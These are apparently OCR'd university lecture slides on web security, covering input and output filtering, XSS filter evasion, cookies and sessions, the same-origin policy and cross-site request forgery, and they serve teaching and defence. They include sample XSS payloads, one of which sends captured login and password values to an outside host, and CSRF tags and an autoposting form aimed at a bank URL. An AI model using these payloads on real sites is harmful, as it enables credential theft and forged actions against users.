  - Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG """><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script
  - Good case

    <script src=“ ...” → src=“...”

  - But then

    <scr<scriptipt src=“ ...” → <script src=“ ...”

Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

Client-side XSS defenses

- Proxy-based: analyze the HTTP traffic exchanged between user's web browser and the target web server by scanning for special HTML characters and encoding them before executing the page on the user's web browser
- Application-level firewall: analyze browsed HTML pages for hyperlinks that might lead to leakage of sensitive information and stop bad requests using a set of connection rules.
- Auditing system: monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior

Cross Site Request Forgery

"Who Left Open the Cookie Jar"?

Partly based on Collin Jackson et al's / OWASP slides

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

More OWASP

- « Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated… With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing… »

2007: Gmail is hacked …

- While logged into Gmail, a user visiting a malicious site would generate a request understood as originating from the victim user
- This was used to inject an email filter forwarding the victim user's email to attacker
- Allowed an attacker to gain control of davidairey.com (since the domain registrar used email authentication …)

Browser execution model

- Each browser window / frame
  - Uploads web content
  - Renders web content, static (HTML, subframes) or dynamic(scripts) to display the page
    - including external resources like images
  - Responds to events (see below)
- Events
  - Rendering: OnLoad
  - Timing: setTimeout(), clearTimeout()
  - Reacting to user actions: OnClick, OnMouseover

Maintaining Client State

- Web interactions are stateless by nature
  - HTTP requests sent back and forth
- How to know which browser connects?
- Methods for maintaining state:
  - Cookies: browser state
  - Sessions: server state
  - URL rewriting: browser state
  - Even more alternatives: cf. http://en.wikipedia.org/wiki/HTTP_cookie

State management: Cookies

- ”Small piece of information that scripts can store on a client-side machine"
- Can be set in HTTP header
  - Origin and expiration date
  - Example:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT
 (content of page)
```

- Operation:
  - When browser connects to URL, it first checks for relevant cookie
  - If it finds a cookie for the URL, it sends the cookie info to server with the HTTP request
  - A web page can contain content from several web sites, hence several cookies can be sent during its browsing
- Long-lived: user identification (preferences, authentication, tracking …)
  - Cookie = user ID, may be secured (integrity, confidentiality)
- Temporary: session identification
  - Cookie = random number
- ”Secure” attribute instructs that cookie should only be sent over HTTPS (confidentiality to prevent man-in-the-middle attack)

HTTP Cookies Security History

- 1994: Netscape – cookies originate from and still largely based on that 4 page draft
- 1997: RFC 2109 – privacy issues, intention
- 2000: RFC 2965 – further recommendations on usage
- 2002: HttpOnly (XSS)
- 2011: RFC6265 -
- 2017-ongoing: RFC 6265bis (draft) - SameSite

State management: Sessions

- Generally handled by a web framework

- Helps to distinguish between other simultaneous sessions
- Data storage:
  - Session stores data from ongoing transactions (workflow, shopping cart, login)
  - Information can also be removed from a session
- Operation:
  - Start session
  - Session ID is set in the browser (cookie at the beginning, or URL rewriting later on)
  - Data stored and managed on web server (costly, does not scale)
  - End session (dispose of data)

- Pros/Cons: data managed at and by server


State management: URL rewriting

- URLs modified to:
  - store parameters (RESTful approach)
    E.g., http://host:port/shopping.html;sessionid=value
  - Force the use of a proxy: destination becomes a parameter

- Operation (example: Google)
  - Research result leads to:
    https://www.google.fr/url?q=http://fr.wikipedia.org/Cookie_(informatique)&sa=U&ei=U-9wU-27O8Gm0AWc2IGAAQ&usg=AFQjCNEItv3EUaJHvFL_fM-_7lmX9VzCLQ&sig2=Wdr5pg0cOye893nHZJO-hw&bvm=bv.66330100,d.bGQ
  - Instead of: http://fr.wikipedia.org/wiki/Cookie_%28informatique%29
  - Invisible on the page (link is not displayed in plain text), only in the link bar

- Pros: cannot be suppressed by client

Big Data Wars …




- Cookie lifetime too is a serious issue wrt. Privacy !
  - Expires / Max-Age attributes
- The application should invalidate irrelevant cookies and not rely on bowser for removing them


The Browser “Same Origin” Policy (SOP)

- Every frame in a browser is associated with a domain
  - A domain is determined by the server, protocol, and port from which the frame content was downloaded
  - If a frame explicitly includes external code, this code will execute within the frame domain even though it comes from another host
- A script can only access resources (and notably cookies) associated with the same origin
  - prevents hostile script from tampering with other pages in the browser
  - prevents script from snooping on input (passwords) of other windows
- Security Problems: mostly browser bugs
  - Especially in the late 1990s – early 2000s

The Browser "Same Origin" Policy



Cross-Site Request Forgery



How Does CSRF Work?

- Hijacks inherent browser functionality and some aspects of HTTP specification
  - SOP controls and cookies
- Privilege escalation type of attack
  - "Confused deputy": browser thinks tag/form/XHR is from same origin as destination
- Attacker performs blind attacks (cannot see server responses)
  - Unless combined with XSS …

- Tags

```
<img src="https://bank.com/fn?param=1">
<iframe src="https://bank.com/fn?param=1">
<script src="https://bank.com/fn?param=1">
```

- Autoposting Forms


```
<body onload="document.forms[0].submit()">
<form method="POST" action="https://bank.com/fn">
   <input type="hidden" name="sp" value="8109"/>
</form>
```

- GET requests are the most dangerous, but any request is vulnerable (POST too)


- XmlHttpRequest (AJAX)
  - Normally subject to same origin policy
  - But poorly managed CORS (Cross-Origin Resource Sharing) may relax these constraints …
  - May be fooled by a proxy too

Authentication: session using cookies

- Browser behavior: automatically attaches cookie previously set by server



